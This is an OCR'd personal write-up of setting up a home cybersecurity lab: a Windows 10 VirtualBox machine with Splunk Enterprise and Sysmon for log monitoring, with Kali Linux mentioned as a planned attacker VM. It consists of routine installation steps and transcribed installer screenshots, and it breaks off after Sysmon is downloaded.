Objective

The goal of this project was to create a virtualized cybersecurity lab consisting of:


- A Windows 10 virtual machine with Splunk and Sysmon for log analysis.
- A Kali Linux virtual machine to act as an attacker system.

Tools and Technologies Used

- **VirtualBox**: Open-source virtualization software.
- **Windows 10 ISO**: For creating a Windows virtual machine.
- **Kali Linux ISO**: For penetration testing.
- **Splunk & Sysmon**: Security monitoring tools.

Step 1: Installing VirtualBox


1. Downloaded VirtualBox from VirtualBox.org that is compatible with my OS in this case Windows.



For the setup of VirtualBox I keeped the same settings

Step 2: Setting Up the Windows 10 Virtual Machine

1. Downloaded the **Windows 10 Media Creation Tool** and generated a Windows 10 ISO.





After this I accepted license terms and then chose Create Installation Media. I used to use ISO file media and it was downloaded.


2. Created a new virtual machine in VirtualBox:

I clicked on New and then.

- Assigned 4GB RAM and 50GB storage.
- Mounted the Windows 10 ISO as the boot disk.
- Configured network settings for internet access.


Create Virtual Machine
Name and Operating System
Name: demo1
Folder: C:\Users\default.LAPTOP-65FELG68\VirtualBox VMs
ISO Image: C:\Users\default.LAPTOP-65FELG68\Downloads\Windows.iso
Edition:
Type: Microsoft Windows
Subtype:
Version: Windows 10 (64-bit)
Skip Unattended Installation
Unattended Install
Hardware
Hard Disk
Help
Back
Finish
Cancel
Preview
Shared folders
None
Description
None


Create Virtual Machine
Name and Operating System
Unattended Install
Hardware
Base Memory: 4096 MB
4 MB
16384 MB
Processors: 1
1 CPU
20 CPUs
Enable EFI (special OSes only)
Hard Disk
Help
Back
Finish
Cancel
Preview
Shared folders
None
Description
None


Create Virtual Machine
Name and Operating System
Unattended Install
Hardware
Hard Disk
Create a Virtual Hard Disk Now
Hard Disk File Location and Size
C:\Users\default.LAPTOP-65FELG68\VirtualBox VMs\demo1\demo1.vdi
50.00 GB
4.00 MB
2.00 TB
Hard Disk File Type and Variant
VDI (VirtualBox Disk Image)
Pre-allocate Full Size
Split Into 2GB Parts
Use an Existing Virtual Hard Disk File
Do Not Add a Virtual Hard Disk
Help
Back
Finish
Cancel
Preview
Shared folders
None
Description
None

This was the final configuration. After this I clicked Start and configured time and language settings. On the Windows activation I chose I don't have a Product Key and for the OS I chose Windows 10 Pro.

3. Installed Windows 10 and set up administrative credentials.


4. Installed **Splunk** and **Sysmon** for security monitoring.


Step 3: Downloading Splunk


Step 1:
Through my web browser I went to Splunk's official website. I hovered over Products in the top menu and clicked Splunk Enterprise, clicked Free Trial, signed up for a Splunk account and once signed in, located Splunk Enterprise on the download page. Selected Windows as the operating system and clicked Download, accepted the Terms and Conditions, then clicked Access Program. After that I just waited for the download to complete.

Step 2:
To begin the installation, I opened File Explorer and navigated to the Downloads folder, where the Splunk installer file is located. Windows security prompts a confirmation, and I clicked Run to proceed with the installation. Upon reaching the License Agreement screen, I review and accept the terms before continuing. The installer will then present an option to use the default installation path or specify a custom location. I decided to continue with the default config and clicked Next.

Step 3:
During the configuration phase, the user will be prompted to select an account type. Since this installation is for a local setup, I chose Local System. I assigned a Username and a strong Password. To finalize the setup, I clicked Next and allowed the installation process to run, which may take approximately 5 to 10 minutes. Once completed, the Launch Splunk Enterprise option has to be checked before clicking Finish to complete the installation.


demo1 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
https://www.splunk.com/en_us/download/splunk-enterprise/thank-you-enterprise.html
Manage
Downloads
File Home Share View Application Tools
This PC › Downloads
Search Downloads
Quick access
Desktop
Downloads
Documents
Pictures
Music
Videos
OneDrive
This PC
Network
Name
Date modified
Type
Size
Today (1)
splunk-9.4.0-6b4ebe426ca6-windows-x64
2/15/2025 12:42 PM
Windows Installer ...
782,696 KB
Splunk Enterprise Setup
splunk>enterprise
Create credentials for the administrator account. The password must contain, at a minimum, 8 printable ASCII characters.
Username:
Password:
Confirm password:
Cancel
Back
Next
1 item
1 item selected 764 MB
GET STARTED
Type here to search
12:45 PM
2/15/2025
Right Ctrl



demo1 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
https://www.splunk.com/en_us/download/splunk-enterprise/thank-you-enterprise.html
Manage
Downloads
File Home Share View Application Tools
This PC › Downloads
Search Downloads
Quick access
Desktop
Downloads
Documents
Pictures
Music
Videos
OneDrive
This PC
Network
Name
Date modified
Type
Size
Splunk Enterprise Setup
splunk> enterprise
Splunk Enterprise was successfully installed.
Launch browser with Splunk Enterprise
Finish
1 item
1 item selected 764 MB
GET STARTED
Type here to search
1:11 PM
2/15/2025
Right Ctrl




Downloading Sysmon


I started by downloading Sysmon from the official Microsoft Sysinternals website and chose the Download Sysmon for Windows and downloaded Sysmon configuration from GitHub. After Sysmon was downloaded I extracted it.

